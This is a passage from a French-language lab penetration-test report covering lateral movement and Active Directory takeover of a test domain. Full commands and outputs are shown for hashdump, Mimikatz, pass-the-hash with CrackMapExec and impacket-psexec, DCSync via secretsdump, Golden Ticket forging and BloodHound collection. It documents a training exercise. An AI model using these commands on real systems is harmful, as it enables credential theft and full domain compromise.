Figure 112 : Élévation réussie vers NT AUTHORITY\SYSTEM via la commande getsystem

4.3 Mouvement latéral vers le LAN via Pass-the-Hash (CrackMapExec & Impacket)

- **Extraction des secrets locaux (Dumping SAM)**

Après avoir obtenu les privilèges NT AUTHORITY\SYSTEM sur le poste Windows 10 client, nous avons procédé à l'extraction des identifiants et des empreintes cryptographiques stockés en mémoire et dans la base SAM locale. L'exécution de la commande `hashdump` au sein de la session Meterpreter a permis de récupérer les empreintes NTLM des différents comptes locaux.

```

Server username: AUTORITE NT\Système
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kawtar:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5a75fae4ceaf9ee4662fbab235bea264:::
meterpreter >

```

Figure 113:Extraction des hashes NTLM locaux via la commande hashdump sous Meterpreter

- **Identification du contrôleur de domaine (Reconnaissance réseau)**

Afin d'identifier la cible prioritaire pour notre mouvement latéral sur le réseau local, nous avons basculé temporairement dans le shell Windows pour effectuer une requête DNS d'énumération du domaine. La commande `nslookup mylab.local` a révélé la présence du serveur contrôleur de domaine `WIN-VUOR5NTLCT2.mylab.local` situé à l'adresse IP `192.168.145.10`.

```
meterpreter > shell
Process 400 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>nslookup mylab.local
nslookup mylab.local
Serveur : WIN-VU0R5NTLCT2.mylab.local
Address: 192.168.145.10

Nom : mylab.local
Address: 192.168.145.10

C:\Windows\system32>
```

Figure 114 : Identification de l'adresse IP du contrôleur de domaine via nslookup

- **Extraction avancée de secrets du domaine en mémoire avec Mimikatz**

Pour obtenir des identifiants valides à l'échelle du domaine, nous avons chargé l'extension **kiwi** (implémentation de Mimikatz) directement dans Meterpreter. L'exécution du module **creds_all** a permis d'extraire de la mémoire LSASS le hash NTLM du compte Administrateur du domaine (**MYLAB\Administrator**) : **1f843219671f008e5a85f0e75642d26f**.

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

=====
Username          Domain           NTLM              SHA1              DPAPI
-----
Administrator     MYLAB            1f843219671f008e5a85f0e7  c80950433a22f015f5b2c5b2  374dc471c26bafae9aa2f93d8
                    5642d26f         4b011c0fcbbc7209         c7decbb
DESKTOP-MV99FLH$  MYLAB            06d7111d1ddacc5e6cccb110  763130f3308c19f017b61012  763130f3308c19f017b61012e
                    6c55a3b2         e1924df1253150cf         1924df1

wdigest credentials

=====
Username          Domain           Password
-----
Administrator     MYLAB            (null)
DESKTOP-MV99FLH$  MYLAB            (null)

kerberos credentials

=====
Username          Domain           Password
-----
Administrator     MYLAB.LOCAL      (null)
DESKTOP-MV99FLH$  mylab.local      ?%`r\AE2ZNCr`W7!"r>,EgqsBG6zJ'=UU(f,J;([im&7pvc,s3@0lIsF7?q@0BmJp[.F!dLf
                    =zE+0%≥6S]S4QI$IUvv-E:,m*W.^UH\BoVBhpd!m1w1\1Z'
desktop-mv99flh$  mylab.local      ?%`r\AE2ZNCr`W7!"r>,EgqsBG6zJ'=UU(f,J;([im&7pvc,s3@0lIsF7?q@0BmJp[.F!dLf
                    =zE+0%≥6S]S4QI$IUvv-E:,m*W.^UH\BoVBhpd!m1w1\1Z'
desktop-mv99flh$  MYLAB.LOCAL      (null)

```

Figure 115:Extraction du hash NTLM du compte Administrateur via l'extension Kiwi (Mimikatz)

- **Cartographie du réseau et validation des accès avec CrackMapExec**

Depuis notre machine d'attaque Kali Linux, nous avons d'abord balayé le sous-réseau 192.168.145.0/24 avec CrackMapExec pour identifier les hôtes actifs exposant le service SMB.

- **Commande d'énumération :** `sudo crackmapexec smb 192.168.145.0/24`

```

(kawtar@Kawtar)-[~]
$ sudo crackmapexec smb 192.168.145.0/24
SMB 192.168.145.20 445 DESKTOP-MV99FLH [*] Windows 10 Education 19045 x64 (name:DESKT
OP-MV99FLH) (domain:mylab.local) (signing:False) (SMBv1:True)
(kawtar@Kawtar)-[~]


```

Figure 116 : Énumération du sous-réseau local sur le service SMB avec CrackMapExec

Une fois le contrôleur de domaine (192.168.145.10) repéré, nous avons testé la validité du hash NTLM récupéré (MYLAB\Administrator) directement contre cette cible.

- **Commande de validation :** `crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f`

L'affichage du statut **[+]** accompagné du tag **(Pwn3d!)** confirme non seulement la validité des identifiants (Pass-the-Hash), mais atteste également que le compte dispose de privilèges d'administration totale sur la cible distante.



```
(kawtar@Kawtar)-[~]
$ crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f
SMB 192.168.145.10 445 WIN-VU0R5NTLCT2 [*] Windows 10 / Server 2019 Build 17763 x64 (
name:WIN-VU0R5NTLCT2) (domain:mylab.local) (signing:True) (SMBv1:False)
SMB 192.168.145.10 445 WIN-VU0R5NTLCT2 [+] mylab.local\Administrator:1f843219671f008e
5a85f0e75642d26f (Pwn3d!)
```

Figure 117 : Validation du hash NTLM et confirmation des droits d'administration (Pwn3d!) via CrackMapExec

- **Prise de contrôle distante du contrôleur de domaine via Impacket**

Une fois l'accès administrateur validé avec CrackMapExec, nous avons utilisé `impacketpsexec` pour obtenir un shell interactif distant. L'outil s'est connecté au partage d'administration ADMIN\$ du contrôleur de domaine (192.168.145.10), y a déposé un binaire de service temporaire (akTk) et a exécuté ce service avec les privilèges système.

Commande exécutée : `impacket-psexec Administrator@192.168.145.10 -hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f`

L'opération s'est déroulée avec succès et nous a ouvert un shell d'interconnexion directe sous le répertoire `C:\Windows\system32>`, marquant la réussite du mouvement latéral et la prise de contrôle du serveur distant.

```

(kawtar@Kawtar)-[~]
$ impacket-psexec Administrator@192.168.145.10 -hashes aad3b435b51404eeaad3b435b51404ee:1f843219
671f008e5a85f0e75642d26f
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.145.10.....
[*] Found writable share ADMIN$
[*] Uploading file YmSsAPUd.exe
[*] Opening SVCManager on 192.168.145.10.....
[*] Creating service akTk on 192.168.145.10.....
[*] Starting service akTk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Figure 118 : Authentification Pass-the-Hash réussie et ouverture d'un shell distant via `impacket-psexec`

4.4 Compromission AD : DCSync, extraction des hashes NTLM, Golden Ticket, chemins d'attaque BloodHound

4.4.1 Extraction des secrets du domaine et simulation DCSync via Impacket Secretsdump

Après la prise de contrôle du contrôleur de domaine, nous avons exécuté une attaque d'extraction des secrets à l'aide de l'outil `impacket-secretsdump`. Cette technique permet d'effectuer une réplcation distante (attaque de type DCSync via le protocole DRSUAPI) pour récupérer la base de données Active Directory `NTDS.DIT` sans interrompre le service.

Commande exécutée : `impacket-secretsdump Administrator@192.168.145.10 hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f`

L'outil a d'abord extrait les secrets locaux (base SAM, LSA Secrets, clés DPAPI) du contrôleur de domaine.

```

(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-secretsdump Administrator@192.168.145.10 -hashes aad3b435b51404eeaad3b435b51404ee:1f8
43219671f008e5a85f0e75642d26f
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xc7db33cef1e01ffbd012a75731da9b94
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3c76d6c295a6b2b40f55d724b40948c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MYLAB\WIN-VU0R5NTLCT2$:aes256-cts-hmac-sha1-96:3aadd2cfd769a7bc1bea6ef908330269decdc06ed36f2443ef8
ce1c0a2f4d309
MYLAB\WIN-VU0R5NTLCT2$:aes128-cts-hmac-sha1-96:51a8d6459926c10b02cc2f46bb18eb6b
MYLAB\WIN-VU0R5NTLCT2$:des-cbc-md5:070d4a737998e526
MYLAB\WIN-VU0R5NTLCT2$:plain_password_hex:67c88d8bb08a432c0e41e1b7ecee5d57ed1d2b29415c0eb0ea09fc33
7347e7c8fbb3db19dcf900ec6a31abae1f4b97d231ce1f2a47cb705d7f8a4d2ee62077a95daba5dbafa408b8f65cd8de4f
c39ca9cb1678c9529cfb5fffb3d1697611f356390c38bd652029ddb2e48c5b83f55687ad8722a64a94e2cd291986591dfb
91e3fe8a5c60ca7ecd15c8ae37803bc3b3335f5dac55fda25c3f8bab96b54312d53c3132575b7673b9a9eaf0bc7826693f
896d76950b4d6333082a573a1cc5e003a0fc7db8fc3b261eb7a22a0dece4fef6049c994e822b603bb4c74518810b31381e
7a2435f780aae918f1c7a973dc3259a2
MYLAB\WIN-VU0R5NTLCT2$:aad3b435b51404eeaad3b435b51404ee:f59d4b2274aab97351a716cdd68c8c8a:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5d78bd05f7efed5de462708519d625e1bcd88fb6
dpapi_userkey:0x9ce6e500d84e932ce7bbc98796cccce83245043f

```

Figure 119 : Démarrage du service RemoteRegistry et extraction des secrets LSA / SAM locaux

Ensuite, `secretsdump` a interrogé l'interface DRSUAPI pour vider l'ensemble des identifiants Active Directory, notamment les comptes sensibles :

- Le hash NTLM du compte `krbtgt` : `d83b938358ab60513973205f3d770388` (clé fondamentale pour la création ultérieure d'un *Golden Ticket*).
- Les clés Kerberos (AES-128 et AES-256) associées au contrôleur de domaine et aux utilisateurs.

```

760f4d1bdcd8300d9454014df05b81139c7
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d83b938358ab60513973205f3d770388:::
WIN-VU0R5NTLCT2$:1000:aad3b435b51404eeaad3b435b51404ee:f59d4b2274aab97351a716cdd68c8c8a:::
DESKTOP-MV99FLH$:1103:aad3b435b51404eeaad3b435b51404ee:06d7111d1ddacc5e6cccb1106c55a3b2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b503dd5ddb35545d88342bcff02e07117b4c5f72c717397db7232ca7cc11
167f
Administrator:aes128-cts-hmac-sha1-96:a0be1553bc9a666e24aed597ae48ff61
Administrator:des-cbc-md5:9b2c736246dfbc3e
krbtgt:aes256-cts-hmac-sha1-96:fdd00cfa26fae5351037b991a59069027093a48d5b6fb1cef01f723477617de2
krbtgt:aes128-cts-hmac-sha1-96:89aec443c76313bd689e93bf2b41114a
krbtgt:des-cbc-md5:98434cdf040d102a
WIN-VU0R5NTLCT2$:aes256-cts-hmac-sha1-96:3aadd2cfd769a7bc1bea6ef908330269decdc06ed36f2443ef8ce1c0a
2f4d309
WIN-VU0R5NTLCT2$:aes128-cts-hmac-sha1-96:51a8d6459926c10b02cc2f46bb18eb6b
WIN-VU0R5NTLCT2$:des-cbc-md5:6ed0a1eaa43b07bf
DESKTOP-MV99FLH$:aes256-cts-hmac-sha1-96:b25900b94280ea17b017c6f22cf8930d3000c440ac8f7b0647d96644f
4db9b8f
DESKTOP-MV99FLH$:aes128-cts-hmac-sha1-96:f26db8897ec2843a9eea5b4d59478632
DESKTOP-MV99FLH$:des-cbc-md5:73d90b58fdc2d06d
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been se
nt to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function Registry.__del__ at 0x7f53ad618860>
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 172, in __del__
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 169, in close
  File "/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py", line 409, in close
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 633, in closeFile
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1357, in close
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 474, in sendSMB
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 443, in signSMB
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/AES.py", line 228, in new
KeyError: 'Cryptodome.Cipher.AES'
Exception ignored in: <function Registry.__del__ at 0x7f53ad618860>

```

Figure 120 : Extraction réussie des secrets du domaine (NTDS.DIT) incluant le hash NTLM du compte krbtgt via DCSync

4.4.2 Résolution du Domain SID pour la préparation de l'attaque Golden Ticket

Afin d'obtenir l'identifiant de sécurité unique du domaine (Domain SID), élément indispensable pour forger un ticket TGT légitime (*Golden Ticket*), nous avons cherché à interroger le contrôleur de domaine.

- **Tentative initiale avec CrackMapExec :**

La tentative d'exécution du paramètre `--sid` sur `crackmapexec` a renvoyé une erreur de syntaxe (`unrecognized arguments: --sid`), l'argument n'étant pas pris en charge dans cette version du binaire.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f --sid
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose]
                    {rdp,mssql,ssh,smb,winrm,ldap,ftp} ...
crackmapexec: error: unrecognized arguments: --sid
```

Figure 121 : Erreur d'argument lors de la tentative de récupération du SID via CrackMapExec

- **Résolution réussie via Impacket Lookupsid :**

Nous avons pallié cette limitation en utilisant l'outil `impacket-lookupsid`. Cet outil réalise une énumération par force brute des SID via le canal RPC `\pipe\lsarpc`.

Commande exécutée : `impacket-lookupsid Administrator@192.168.145.10 hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f`

L'opération a permis d'isoler avec succès le SID du domaine MYLAB : `S-1-5-212691190828-4247008435-941324062`.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-lookupsid Administrator@192.168.145.10 -hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.145.10
[*] StringBinding ncacn_np:192.168.145.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2691190828-4247008435-941324062
498: MYLAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MYLAB\Administrator (SidTypeUser)
```

Figure 122 : Extraction réussie du Domain SID via l'outil `impacket-lookupsid`

4.4.3 Création et exploitation d'un Golden Ticket (Persistance & Accès Kerberos)

- **Forger le ticket Kerberos forgé (Golden Ticket) via Impacket Ticketer**

Grâce au hash NTLM du compte `krbtgt` (`d83b938358ab60513973205f3d770388`) et au Domain SID (`S-1-5-21-2691190828-4247008435-941324062`) récupérés précédemment, nous avons utilisé l'outil `impacket-ticketer` pour créer un Ticket Granting Ticket (TGT) arbitraire pour l'utilisateur `Administrator`.

Commande exécutée : `impacket-ticketer -nthash d83b938358ab60513973205f3d770388 -domain-sid S-1-5-21-26911908284247008435-941324062 -domain mylab.local Administrator`

L'outil forge le PAC (*Privilege Attribute Certificate*), signe et chiffre le ticket, puis sauvegarde le TGT au format ccache dans le fichier `Administrator.ccache`.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-ticketer -nthash d83b938358ab60513973205f3d770388 -domain-sid S-1-5-21-2691190828-424700843
5-941324062 -domain mylab.local Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for mylab.local/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Figure 123 : Génération du Golden Ticket Kerberos via *impacket-ticketer*

- **Injection du ticket dans la session courante**

Afin d'utiliser ce ticket pour les authentifications Kerberos ultérieures sur notre machine d'attaque Kali Linux, nous avons exporté la variable d'environnement `KRB5CCNAME` en pointant vers le fichier `.ccache` généré.

Commande exécutée : `export KRB5CCNAME=Administrator.ccache`

```
(kawtar@Kawtar)-[~/pentest-lab]
$ export KRB5CCNAME=Administrator.ccache
(kawtar@Kawtar)-[~/pentest-lab]
```

Figure124

: Importation du ticket ccache dans la variable d'environnement `KRB5CCNAME`

- **Résolution d'erreurs d'authentification Kerberos (Résolution de noms DNS / FQDN)**

Une première tentative de connexion distante avec `impacket-psexec` en utilisant le ticket (`-k -no-pass`) a échoué avec l'erreur `[Errno -2] Name or service not known`. L'authentification Kerberos imposant l'utilisation des noms de domaine pleinement qualifiés (FQDN) et non des adresses IP brutes, la machine Kali ne parvenait pas à résoudre le nom du contrôleur de domaine.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (WIN-VU0R5NTLCT2.mylab.local:445)] [Errno -2] Name or service not known

(kawtar@Kawtar)-[~/pentest-lab]
```

Figure 125 : Échec de la connexion psexec dû à une absence de résolution DNS pour le FQDN

Pour résoudre ce problème de résolution de nom, nous avons ajouté les entrées associant l'IP du contrôleur de domaine (192.168.145.10) à son FQDN (WIN-VU0R5NTLCT2.mylab.local) ainsi qu'au nom de domaine (mylab.local) dans le fichier /etc/hosts local.

Commandes exécutées :

- o `echo "192.168.145.10 WIN-VU0R5NTLCT2.mylab.local" | sudo tee -a /etc/hosts`
- o `echo "192.168.145.10 mylab.local" | sudo tee -a /etc/hosts`

```
(kawtar@Kawtar)-[~/pentest-lab]
$ echo "192.168.145.10 WIN-VU0R5NTLCT2.mylab.local" | sudo tee -a /etc/hosts
[sudo] password for kawtar:
192.168.145.10 WIN-VU0R5NTLCT2.mylab.local

(kawtar@Kawtar)-[~/pentest-lab]
$ echo "192.168.145.10 mylab.local" | sudo tee -a /etc/hosts
192.168.145.10 mylab.local

(kawtar@Kawtar)-[~/pentest-lab]
```

Figure 126 : Configuration de la résolution FQDN locale dans le fichier /etc/hosts

• Authentification Kerberos et ouverture du shell administrateur

Une fois la résolution DNS locale configurée, nous avons relancé la commande `impacketpsexec` avec l'option d'authentification Kerberos sans mot de passe (`-k -no-pass`) en spécifiant l'adresse du contrôleur de domaine via `-dc-ip`.

Commande exécutée : `impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local -dc-ip 192.168.145.10`

L'authentification à l'aide du Golden Ticket a fonctionné avec succès. `psexec` s'est connecté au partage `ADMIN$`, a téléversé l'exécutable de service (`Jcliaaxy.exe`), a démarré le service distant

yMSN et a ouvert un shell d'interconnexion interactif avec les privilèges NT AUTHORITY\SYSTEM sur le contrôleur de domaine.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local -dc-ip 192.168.145.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on WIN-VU0R5NTLCT2.mylab.local.....
[*] Found writable share ADMIN$
[*] Uploading file Jcliaaxy.exe
[*] Opening SVCManager on WIN-VU0R5NTLCT2.mylab.local.....
[*] Creating service yMSN on WIN-VU0R5NTLCT2.mylab.local.....
[*] Starting service yMSN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Figure 127 : Accès distant réussi au contrôleur de domaine via l'authentification Kerberos (Golden Ticket)

4.4.4 Collecte de données Active Directory avec BloodHound

- Échec initial de la collecte (bloodhound-python)

Afin de cartographier l'ensemble du domaine Active Directory et d'identifier les chemins d'attaque, nous avons exécuté le collecteur bloodhound-python avec le hash NTLM du compte Administrator. La commande a échoué avec l'erreur Kerberos KDC_ERR_PREAUTH_FAILED puis un échec LDAP LDAPUnknownAuthenticationMethodError.

Commande exécutée : bloodhound-python -u Administrator -p "" --hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all

```
(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-python -u Administrator -p '' --hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mylab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
Traceback (most recent call last):
  File "/usr/bin/bloodhound-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound==1.9.0', 'console_scripts', 'bloodhound-python')())
  File "/usr/lib/python3/dist-packages/bloodhound/__init__.py", line 347, in main
    bloodhound.run(collect=collect,
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 620, in prefetch_info
    self.get_objecttype()
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 303, in get_objecttype
    self.ldap_connect()
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 114, in ldap_connect
    ldap = self.ad.auth.getLDAPConnection(hostname=self.hostname, ip=ip,
  File "/usr/lib/python3/dist-packages/bloodhound/ad/authentication.py", line 164, in getLDAPConnection
    bound = conn.bind()
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 635, in bind
    raise LDAPUnknownAuthenticationMethodError(self.last_error)
ldap3.core.exceptions.LDAPUnknownAuthenticationMethodError: NTLM needs domain\username and a password
```

Figure 128 : Échec initial de l'authentification lors de l'exécution de bloodhound-python

- Synchronisation temporelle du système (Horloge Kerberos)

Kerberos étant extrêmement sensible aux décalages temporels (désynchronisation maximale tolérée de 5 minutes), nous avons installé le paquet `ntpsec-ntpdate` pour synchroniser l'horloge de notre machine d'attaque Kali avec le serveur de temps du contrôleur de domaine Active Directory.

- Commandes exécutées :
 - `sudo apt install ntpsec-ntpdate -y`
 - `sudo ntpdate 192.168.145.10`
 - `sudo rdate -n 192.168.145.10`

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo apt install ntpsec-ntpdate -y
Installing:
ntpsec-ntpdate
Installing dependencies:
ntpsec-ntpdig python3-ntp
Summary:
Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 1138
Download size: 156 kB
Space needed: 548 kB / 15.3 GB available

(kawtar@Kawtar)-[~/pentest-lab]
$ sudo ntpdate 192.168.145.10
2026-09-08 20:18:34.212824 (+0100) -0.919551 +/- 0.002582 192.168.145.10 s1 no-leap
CLOCK: time stepped by -0.919551

(kawtar@Kawtar)-[~/pentest-lab]
$ sudo ntpdate 192.168.145.10
2026-09-08 20:18:34.212824 (+0100) -0.919551 +/- 0.002582 192.168.145.10 s1 no-leap
CLOCK: time stepped by -0.919551

(kawtar@Kawtar)-[~/pentest-lab]
$ date
Tue Sep  8 08:19:12 PM +01 2026

Processing triggers for kali-menu (2026.2.6)...

(kawtar@Kawtar)-[~/pentest-lab]
$ sudo rdate -n 192.168.145.10
Tue Sep  8 20:32:05 +01 2026
```

Figure 129: Installation de `ntpdate` et synchronisation temporelle avec le Contrôleur de Domaine

- **Second échec et contournement Kerberos (`bloodhound-python`)**

Malgré la synchronisation de l'heure, l'authentification Kerberos directe retournait toujours une erreur de pré-authentification invalide (`KDC_ERR_PREAUTH_FAILED`).

```
(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-python -u Administrator@mylab.local -p '' --hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mylab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
Traceback (most recent call last):
  File "/usr/bin/bloodhound-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound==1.9.0', 'console_scripts', 'bloodhound-python')())
  File "/usr/lib/python3/dist-packages/bloodhound/__init__.py", line 347, in main
    bloodhound.run(collect=collect,
                    num_workers=args.workers,
                    exclude_dcs=args.exclude_dcs,
                    fileNamePrefix=args.outputprefix)
```

Figure 130 : Nouvelle tentative échouée sur l'authentification Kerberos classique

4.4.5 Exécution réussie de la collecte BloodHound avec Kerberos (-k & --dns-tcp)

Pour forcer `bloodhound-python` à réutiliser le ticket Kerberos déjà présent dans notre session (via la variable `KRB5CCNAME`) et outrepasser l'étape de pré-authentification par mot de passe/hash, nous avons ajouté les options `-k` (utiliser la référence Kerberos) et `--dns-tcp`.

Commande exécutée : `bloodhound-python -u Administrator@mylab.local -hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all -k --dns-tcp`

La collecte s'est déroulée avec succès en 7 secondes :

- 1 domaine collecté (`mylab.local`).
- 2 ordinateurs identifiés (`DESKTOP-MV99FLH` et `WIN-VU0R5NTLCT2`).
- 4 utilisateurs, 52 groupes et 22 conteneurs LDAP extraits.
- Génération des fichiers JSON prêts à être importés dans l'interface graphique BloodHound pour l'analyse des privilèges.

```

(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-python -u Administrator@mylab.local --hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all -k --dns-tcp
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mylab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
INFO: Found 4 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DESKTOP-MV99FLH.mylab.local
INFO: Querying computer: WIN-VU0R5NTLCT2.mylab.local
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
WARNING: SID S-1-12-1-467920883-1113177801-1033900932-2218632805 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: SID S-1-12-1-144480815-1227193423-1560345264-399716415 lookup failed, return status: STATUS_NONE_MAPPED
